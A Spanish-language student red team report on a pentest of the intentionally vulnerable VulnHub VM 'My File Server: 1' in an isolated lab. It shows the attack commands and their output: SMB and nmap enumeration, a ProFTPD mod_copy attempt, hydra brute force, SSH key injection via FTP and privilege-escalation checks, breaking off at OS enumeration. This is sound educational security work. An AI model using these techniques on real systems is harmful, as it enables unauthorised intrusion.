


**UNIVERSIDAD
POLITÉCNICA**
DE SAN LUIS POTOSÍ





ACT13- RED TEAM REPORT: PENTESTING DE MY FILE SERVER 1

CNO IV Programación WAP

Maestro: Servando López Contreras

Lopez Alcocer Monica Isabel - 179827



2. Resumen Ejecutivo (Executive Summary)

El presente informe documenta los resultados de la evaluación de seguridad ofensiva (pentesting) realizada sobre el servidor de archivos corporativo simulado "My File Server: 1". El objetivo del ejercicio fue determinar el nivel de exposición del sistema ante un atacante externo, identificando vulnerabilidades explotables y midiendo su impacto potencial sobre la operación del negocio.

La evaluación, ejecutada bajo un modelo de caja negra, concluyó con el compromiso total del sistema: se logró obtener acceso como administrador (root), el nivel máximo de privilegios posible. Un atacante sin credenciales previas podría, partiendo únicamente de la conexión a la red, tomar control absoluto del servidor, acceder a la totalidad de los archivos almacenados, modificarlos o eliminarlos, y detener por completo el servicio.

El vector de acceso inicial fue especialmente grave por su simplicidad: el servidor publicaba credenciales válidas en texto plano en su propio sitio web, accesibles para cualquier visitante. Esa credencial, reutilizada, permitió el ingreso al sistema, y una versión desactualizada del núcleo (kernel) del sistema operativo permitió escalar privilegios hasta root. El ejercicio evidencia que una sola mala práctica (exponer una contraseña) puede anular todas las demás defensas del sistema.

Nivel de riesgo global

CRÍTICO. El sistema permite el compromiso total y no autenticado por parte de un atacante externo, con afectación máxima a la confidencialidad, integridad y disponibilidad de la información.

Resumen de hallazgos

Severidad	Cantidad
Críticos	2
Altos	2
Medios	1
Bajos	1

3. Alcance (Scope)

Esta sección define los límites de la evaluación: qué activos fueron incluidos, qué acciones estaban autorizadas y bajo qué condiciones se realizó la prueba. Todo lo no listado explícitamente queda fuera del alcance.

Objetivos dentro del alcance

Parámetro	Valor
Máquina objetivo	My File Server: 1 (VM VulnHub en VirtualBox)
Dirección IP objetivo	10.255.66.88 → 192.168.1.248 (cambió por reconfiguración de red)
IP del atacante (Kali)	10.255.66.204 / 192.168.1.x
Segmento de red	Red aislada de VirtualBox (misma red para atacante y objetivo)
Tipo de prueba	Caja negra (Black Box) — sin credenciales previas
Fecha / ventana	01/10/2026

Fuera del alcance

- Ataques de denegación de servicio (DoS/DDoS) sobre la infraestructura.

- Ingeniería social o phishing a usuarios reales.
- Cualquier sistema, host o red distinto a la máquina objetivo autorizada.

Reglas de enfrentamiento (Rules of Engagement)

- La prueba se realizó únicamente en un laboratorio virtual aislado, sin conexión a redes productivas.
- Todas las actividades ofensivas se ejecutaron sobre un sistema intencionalmente vulnerable, diseñado para fines educativos.
- No se manipuló ni exfiltró información de terceros; los datos son ficticios y propios del laboratorio.

4. Metodología Aplicada

La evaluación siguió una metodología formal y estructurada de pruebas de penetración, alineada con los estándares de la industria PTES (Penetration Testing Execution Standard) y las guías de OWASP. Este enfoque garantiza que el proceso ofensivo sea reproducible, sistemático y trazable, cubriendo desde el reconocimiento inicial hasta la post-explotación.

Fases del proceso

1. Reconocimiento (Reconnaissance): descubrimiento del host objetivo dentro de la red y recolección de información inicial.
2. Enumeración (Scanning & Enumeration): identificación de puertos, servicios, versiones y vectores de ataque potenciales.
3. Explotación (Exploitation): aprovechamiento de una vulnerabilidad para obtener acceso al sistema.
4. Escalada de privilegios (Privilege Escalation): elevación de permisos hasta obtener control total (root).
5. Análisis de impacto y documentación: evaluación del riesgo según el modelo CIA y elaboración del presente informe.

Herramientas utilizadas

Categoría	Herramienta(s)
Virtualización	Oracle VirtualBox
Sistema atacante	Kali Linux
Descubrimiento de red	netdiscover, nmap (-sn)
Escaneo / enumeración	nmap, whatweb, gobuster, enum4linux, smbclient, showmount
Explotación	netcat (nc), Metasploit, hydra, ftp, ssh, curl
Post-explotación	comandos nativos de Linux, gcc, exploit Dirty COW (40616.c)


5. Fase de Reconocimiento

En esta fase se identificó la dirección IP de la máquina objetivo dentro del segmento de red del laboratorio y se verificó su disponibilidad.

5.1 Descubrimiento del host

Se realizó un barrido de la red para localizar el host objetivo, identificándolo por su dirección MAC (prefijo 08:00:27, propio de VirtualBox):

```
# Descubrimiento de hosts activos en la red del laboratorio
sudo netdiscover -r <segmento>/24
```




Captura 5.1. Resultado de netdiscover mostrando la IP y MAC de la máquina objetivo My File Server.

Con base en el barrido se identificó la dirección IP de la máquina objetivo (inicialmente 10.255.66.88 y, tras reconfigurar la red, 192.168.1.248).

5.2 Verificación de conectividad

```
ping -c 3 <IP_objetivo>
```




Captura 5.2. Prueba de ping exitosa contra la IP objetivo (confirma que la VM responde).

6. Fase de Enumeración

Una vez ubicado el objetivo, se enumeraron los puertos abiertos, los servicios en ejecución y sus versiones, con el fin de identificar posibles vectores de ataque.

6.1 Escaneo de puertos y servicios

```
# Escaneo completo de puertos con detección de versiones y scripts  
nmap -sC -sV -p- -T4 <IP_objetivo> -oN nmap_completo.txt
```



Captura 6.1. Salida completa de nmap mostrando puertos abiertos, servicios y versiones detectadas.

6.2 Análisis de servicios

El escaneo completo del objetivo reveló los siguientes servicios expuestos:


Puerto	Servicio	Versión
21/tcp	ftp	vsftpd 3.0.2
22/tcp	ssh	OpenSSH 7.4 (protocolo 2.0)
80/tcp	http	Apache httpd 2.4.6 (CentOS)
111/tcp	rpcbind	2-4 (RPC #100000)
445/tcp	netbios-ssn	Samba smbd 3.X - 4.X
2049/tcp	nfs_acl	3 (RPC #100227) — NFS
2121/tcp	ftp	ProFTPD 1.3.5
20048/tcp	mountd	1-3 (RPC #100005)

El análisis de estos servicios orientó la estrategia de ataque. El sistema se comporta efectivamente como un servidor de archivos: expone Samba (445) y NFS (2049/20048) para compartir archivos, además de dos servicios FTP distintos y un servidor web. Dos elementos destacaron como superficie de ataque prioritaria: el servicio Samba, que permitía acceso anónimo, y sobre todo ProFTPD 1.3.5 en el puerto 2121, una versión históricamente vulnerable (CVE-2015-3306). El servidor web Apache sobre CentOS y el acceso SSH se marcaron como vectores secundarios a revisar.

6.3 Enumeración del servicio objetivo

Se profundizó en los servicios identificados como vectores más probables, comenzando por el recurso compartido SMB:

```
# Servicio web
whatweb http://<IP>
# Recursos compartidos (SMB)
enum4linux -a <IP>
smbclient -L //<IP>/ -N
```



```
kali@kali: ~  
Session Actions Edit View Help  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)  
[+] Enumerating users using SID S-1-5-21-1584567012-685468033-1030942069 and logon username ''  
password ''  
S-1-5-21-1584567012-685468033-1030942069-501 FILESERVER\nobody (Local User)  
S-1-5-21-1584567012-685468033-1030942069-513 FILESERVER\none (Domain Group)  
S-1-5-21-1584567012-685468033-1030942069-1000 FILESERVER\smbuser (Local User)  
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\smbuser (Local User)  
----- ( Getting printer info for 10.255.66.88 ) -----  
No printers returned.  
enum4linux complete on Thu Oct 1 14:09:24 2026  
Anonymous login successful  
Sharename      Type      Comment  
-----  
print$         Disk      Printer Drivers  
smbdata        Disk      smbdata  
smbuser        Disk      smbuser  
IPC$           IPC       IPC Service (Samba 4.9.1)  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.255.66.88 failed (Error NT_STATUS_HOST_UNREACHABLE)  
Unable to connect with SMB1 -- no workgroup available
```

Captura 6.2. Evidencia de la enumeración del servicio SMB con enum4linux.

Al ejecutar la enumeración sobre el servicio Samba se obtuvieron hallazgos clave.

En primer lugar, se confirmó que el servidor **permite sesiones anónimas**, es decir, acepta conexiones sin usuario ni contraseña (Server allows sessions using username "", password ""). A partir de esta sesión anónima se enumeraron los recursos compartidos (shares) del sistema: print\$, smbdata, smbuser e IPC\$. De estos, el recurso **smbdata resultó accesible y legible de forma anónima** (Mapping: OK / Listing: OK), mientras que print\$ y smbuser denegaron el acceso.

Adicionalmente, mediante RID cycling se identificó la cuenta de usuario local **smbuser**, y se detectó una **política de contraseñas débil** (complejidad deshabilitada y longitud mínima de 5 caracteres). El hallazgo más relevante de esta fase es la exposición anónima del recurso smbdata, ya que representa una puerta de entrada para que un atacante no autenticado liste y descargue su contenido, lo cual se aprovecha en la fase de explotación.

7. Fase de Explotación

Una vez concluida la enumeración, se inició la fase de explotación con el objetivo de convertir la información recopilada en un acceso real al sistema. A diferencia de un ataque mecánico, este proceso se abordó de forma analítica: por cada servicio expuesto se formuló una hipótesis de ataque, se probó, y en función del resultado se decidió continuar o descartar y pivotar hacia otro vector. A continuación se documenta ese razonamiento completo, ya que la trazabilidad del proceso es parte esencial de un informe de pentesting profesional.

Nota sobre el direccionamiento: durante la evaluación la topología de red del laboratorio se reconfiguró, por lo que la IP de la máquina objetivo cambió (de 10.255.66.88 a 192.168.1.248). Ambas direcciones corresponden a la misma máquina virtual (MAC 08:00:27:xx, adaptador de VirtualBox), identificada de forma consistente por sus servicios.

7.1 Análisis de vectores y proceso de razonamiento

a) Primer vector evaluado: recurso compartido SMB anónimo. La enumeración reveló que el recurso smbdata permitía acceso de lectura sin credenciales. La hipótesis fue clara: siendo un “servidor de archivos”, lo más probable era que alguna carpeta compartida contuviera información sensible o credenciales. Por ello, el primer movimiento lógico fue conectarse de forma anónima y descargar todo su contenido para analizarlo en la máquina atacante:

```
smbclient //<IP>/smbdata -N
recurse ON
prompt OFF
mget *
```

```
(kali@kali)-[~]
$ smbclient //<IP>/smbdata -N
recurse ON
prompt OFF
mget *

zsh: no such file or directory: IP
recurse: command not found
Command 'prompt' not found, did you mean:
  command 'mprompt' from deb mpdtoys
Try: sudo apt install <deb name>
Command 'mget' not found, did you mean:
  command 'bget' from deb ax25-tools
  command 'wget' from deb wget
  command 'wmget' from deb wmget
  command 'imget' from deb im
  command 'dget' from deb devscripts
  command 'kget' from deb kget
  command 'mgen' from deb mgen
  command 'mgmt' from deb mgmt
Try: sudo apt install <deb name>
```

Al revisar lo descargado se descubrió que el recurso exponía los **registros del sistema** (/var/log). Esto en sí ya era un hallazgo de seguridad (una filtración de información), así que se profundizó buscando credenciales dentro de esos logs, bajo la teoría de que un administrador pudo haber dejado una contraseña registrada por error:

```
grep -iE "invalid user|password|smbuser" secure messages xferlog
```

Resultado: los logs confirmaban la existencia del usuario smbuser y mostraban inicios de sesión de root, pero no contenían ninguna contraseña en texto plano. La pista era buena, pero insuficiente. Se decidió seguir escarbando en los registros antes de abandonar la vía.

```
kali@kali: ~
Session Actions Edit View Help

Plymouth Directory Watch.
messages:Feb 18 16:50:51 localhost systemd: Started Forward Password Requests to
Plymouth Directory Watch.
messages:Feb 18 16:58:46 localhost systemd: Started Dispatch Password Requests to
Console Directory Watch.
messages:Feb 18 16:58:46 localhost systemd: Starting Forward Password Requests to
Plymouth Directory Watch.
messages:Feb 18 16:58:46 localhost systemd: Started Forward Password Requests to
Plymouth Directory Watch.
messages:Feb 18 17:01:30 localhost systemd: Started Dispatch Password Requests to
Console Directory Watch.
messages:Feb 18 17:01:30 localhost systemd: Starting Forward Password Requests to
Plymouth Directory Watch.
messages:Feb 18 17:01:30 localhost systemd: Started Forward Password Requests to
Plymouth Directory Watch.
messages:Feb 18 17:05:32 localhost systemd: Started Dispatch Password Requests to
Console Directory Watch.
messages:Feb 18 17:05:32 localhost systemd: Starting Forward Password Requests to
Plymouth Directory Watch.
messages:Feb 18 17:05:32 localhost systemd: Started Forward Password Requests to
Plymouth Directory Watch.
```

b) Profundización: registro de auditoría y de instalación. Dado que los logs normales no dieron la clave, se planteó una hipótesis más específica: en sistemas con auditoría activada (auditd), el archivo audit.log puede registrar las pulsaciones de teclado (TTY) de la consola, incluyendo contraseñas tecleadas. Se intentó decodificar ese registro:

```
aureport --tty -if audit.log # herramienta no disponible
```

```
# Decodificación manual de los registros TTY (hexadecimal):
grep -oP '(?<=type=)\w+' audit.log | sort | uniq -c
```

Resultado: al inventariar los tipos de registro se comprobó que el audit.log no contenía registros TTY (solo eventos de autenticación USER_AUTH, LOGIN, etc., sin la contraseña escrita). La hipótesis era válida en teoría, pero no aplicaba a esta máquina. Como último intento por esta rama, se revisó la carpeta anaconda (registros de instalación), ya que el archivo kickstart a veces almacena el hash de la contraseña de root:

```
grep -riE "rootpw|iscrypted|\$6\$|\$1\$" .
```

Resultado: sin hashes ni credenciales. Se agotó la vía de los registros y se decidió pivotar hacia los servicios activos, buscando una vulnerabilidad explotable directamente.

```
(kali㉿kali)-[~]
└─$ aureport --tty -if audit.log
Command 'aureport' not found, but can be installed with:
sudo apt install auditd
Do you want to install it? (N/y)y
sudo apt install auditd
[sudo] password for kali:
Error: Unable to locate package auditd

(kali㉿kali)-[~]
└─$ grep -oP '(?<=type=)\w+' audit.log | sort | uniq -c
  10 ADD_GROUP
   4 ADD_USER
   3 ANOM_ABEND
   3 CONFIG_CHANGE
  15 CRED_ACQ
   6 CRED_DISP
  15 CRED_REFR
  90 CRYPTO_KEY_USER
  18 CRYPTO_SESSION
   9 DAEMON_END
  10 DAEMON_START
   8 GRP_MGMT
  15 LOGIN
1630 NETFILTER_CFG
   2 rpm
 358 SERVICE_START
 216 SERVICE_STOP
1630 SYSCALL
  10 SYSTEM_BOOT
   7 SYSTEM_RUNLEVEL
   3 SYSTEM_SHUTDOWN
```

c) Segundo vector: ProFTPD 1.3.5 y mod_copy (CVE-2015-3306). El escaneo completo de puertos reveló un segundo servicio FTP: ProFTPD 1.3.5 en el puerto 2121. Esta versión es históricamente vulnerable a CVE-2015-3306, un fallo en el módulo mod_copy que permite copiar archivos dentro del servidor sin autenticación mediante los comandos SITE CPFR / SITE CPTO. La hipótesis fue sólida: si se podía escribir en el directorio web, se podría colocar un webshell y lograr ejecución de comandos. Se intentó primero con Metasploit, y al fallar, de forma manual:

```
nc <IP> 2121
site cpfr /etc/passwd          # 350 ready -> la LECTURA funciona
site cpto /var/www/html/x.txt  # 550 Permission denied
site cpto /var/log/test.txt    # 550 Permission denied
```

Resultado: el servicio sí permite leer archivos arbitrarios sin autenticación (un hallazgo real), pero el proceso ProFTPD corre con un usuario sin privilegios: no puede escribir ni en el directorio web ni en ninguna ruta que pudiéramos leer

de vuelta. Es decir, teníamos “lectura” pero sin un canal para recuperar lo copiado, lo que hacía imposible materializar el webshell. Se documentó como vulnerabilidad, pero se descartó como vía de acceso.

d) Tercer vector: fuerza bruta de credenciales. Con un usuario conocido (smbuser) y una política de contraseñas débil, la fuerza bruta parecía razonable. Se lanzó un ataque de diccionario:

```
hydra -l smbuser -P /usr/share/wordlists/rockyou.txt ftp://<IP> -t 4
```

Resultado: el servicio limitaba la velocidad a ~27 intentos por minuto, con un tiempo estimado de miles de horas. Que los primeros intentos (las contraseñas más comunes) no funcionaran y la lentitud extrema indicaban que no era el camino previsto. Se abortó para no perder tiempo.

```
(kali@kali)~$ hydra -l smbuser -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.148 -t 4
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-01 23:02:13
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.1.148:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-01 23:02:37
```

e) Cuarto vector: Shellshock en CGI (CVE-2014-6271). Al tratarse de Apache sobre CentOS con un directorio cgi-bin presente, se evaluó Shellshock. Se enumeró el directorio en busca de un script objetivo:

```
gobuster dir -u http://<IP>/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -x sh,cgi,pl,py
```

Resultado: no existía ningún script CGI ejecutable, por lo que el vector no era aplicable.

Conclusión del análisis: tras evaluar y descartar cuatro vectores técnicos, se volvió a un principio básico del pentesting —revisar lo más simple primero— y se inspeccionó a fondo el contenido del servicio web, que hasta ese momento se había pasado por alto. Ahí estaba la vía de entrada real.

```
(kali@kali)~$ gobuster dir -u http://192.168.1.248/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -x sh,cgi,pl,py

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.248/cgi-bin/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: sh,cgi,pl,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 214]
.hta.cgi (Status: 403) [Size: 218]
.hta.py (Status: 403) [Size: 217]
.htaccess.sh (Status: 403) [Size: 222]
.htpasswd.sh (Status: 403) [Size: 222]
.htaccess.pl (Status: 403) [Size: 222]
.htpasswd.pl (Status: 403) [Size: 222]
.htaccess.py (Status: 403) [Size: 222]
.htpasswd.py (Status: 403) [Size: 219]
.htaccess.cgi (Status: 403) [Size: 223]
.hta.sh (Status: 403) [Size: 217]
.hta.pl (Status: 403) [Size: 217]
.htaccess (Status: 403) [Size: 219]
```

Captura 7.1. Proceso de evaluación de vectores (acceso anónimo SMB y prueba de ProFTPD mod_copy).

7.2 Vulnerabilidad explotada

Nombre: Exposición de credenciales en el servicio web (Sensitive Information Disclosure).

Servicio afectado: Servidor Apache 2.4.6 en el puerto 80.

La inspección del servicio HTTP reveló que el servidor publica un archivo accesible públicamente que contiene credenciales válidas en texto plano del usuario smbuser. Esta es la vulnerabilidad que concede el acceso inicial: una mala práctica elemental pero crítica, ya que cualquier visitante no autenticado obtiene una credencial funcional del sistema con solo abrir una página. Resulta especialmente grave porque convierte todas las demás protecciones (política de contraseñas, autenticación de servicios) en irrelevantes.

7.3 Procedimiento de explotación

Paso 1 — Obtención de la credencial desde el servicio web. Siguiendo la conclusión del análisis, se inspeccionó directamente el contenido del sitio:

```
curl http://<IP>/readme.txt
```

Esto expuso la credencial en texto plano — usuario: smbuser / contraseña: rootroot1.

```
(kali@kali)-[~]
$ curl http://192.168.1.248/readme.txt
My Password is
rootroot1
```

Captura 7.2. Credenciales en texto plano expuestas en el servidor web.

Paso 2 — Acceso al sistema vía SSH. El servidor SSH no admite autenticación por contraseña (solo publickey), por lo que se reutilizó la credencial para iniciar sesión en el FTP e inyectar una llave pública propia en el directorio del usuario, logrando así el acceso por SSH:

```
ssh-keygen -f mykey # generar par de llaves
ftp <IP> # login: smbuser / rootroot1
  mkdir .ssh
  cd .ssh
  put mykey.pub authorized_keys
ssh -i mykey smbuser@<IP> # acceso con la llave
```

```
(kali@kali)-[~]
$ ssh smbuser@192.168.1.248
The authenticity of host '192.168.1.248 (192.168.1.248)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/0XtSpG3oM02gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.248' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                                     Armour Infosec
#                                     www.armourinfosec.com
#                                     My File Server - 1
#                                     Designed By :- Akanksha Sachin Verma
#                                     Twitter    :- @akankshavermasv
#####
smbuser@192.168.1.248: Permission denied (publickey,gssapi-keyex,gssapi-with-mic)
.
(kali@kali)-[~]
$
```

Captura 7.3a. El servidor SSH rechaza la autenticación por contraseña (solo publickey), justificando el método de inyección de llave.

7.4 Evidencia de acceso obtenido

La inyección de la llave permitió establecer una sesión interactiva en el sistema con el usuario smbuser, confirmando así el acceso inicial (foothold):

```
whoami      # smbuser
id
hostname    # fileserver
```

```
(kali㉿kali)-[~]
└─$ ssh -i mykey smbuser@192.168.1.248
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec
#                               www.armourinfosec.com
#                               My File Server - 1
#                               Designed By :- Akanksha Sachin Verma
#                               Twitter    :- @akankshavermasv
#####
Enter passphrase for key 'mykey':
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ whoami
smbuser
[smbuser@fileserver ~]$ id
uid=1000(smbuser) gid=1000(smbuser) groups=1000(smbuser)
[smbuser@fileserver ~]$ hostname
fileserver
[smbuser@fileserver ~]$
```

Captura 7.3b. Sesión SSH establecida — confirmación del compromiso inicial del sistema.

Con este acceso se cierra la fase de explotación. El siguiente objetivo (Sección 8) es escalar privilegios desde smbuser hasta root, aprovechando la versión desactualizada del kernel del sistema.

8. Escalada de Privilegios

Tras obtener el acceso inicial como el usuario smbuser, el objetivo de esta fase fue elevar los privilegios hasta root para lograr el compromiso total del sistema. El enfoque siguió la lógica habitual de post-explotación: primero reconocer el entorno para identificar un vector de escalada, y luego explotarlo.

8.1 Reconocimiento post-explotación

El primer paso fue enumerar el sistema desde dentro, buscando configuraciones incorrectas, permisos excesivos o software vulnerable. Se revisaron los vectores clásicos de escalada:

```
sudo -l                                # permisos sudo del usuario
find / -perm -4000 -type f 2>/dev/null # binarios con SUID
uname -a                               # versión del kernel
cat /etc/redhat-release                # versión del sistema operativo
```

La información decisiva provino de la versión del kernel. El comando `uname -a` reveló que el sistema ejecutaba un kernel de Linux muy desactualizado (serie 3.10.x, propia de CentOS 7 en su versión original). Este dato fue clave: un kernel antiguo es susceptible a exploits públicos bien documentados, y en particular a una de las vulnerabilidades más conocidas de Linux.

```
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for smbuser:
Sorry, user smbuser may not run sudo on fileserver.
[smbuser@fileserver ~]$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/sudo
/usr/bin/staprun
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64
x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$ cat /etc/redhat-release
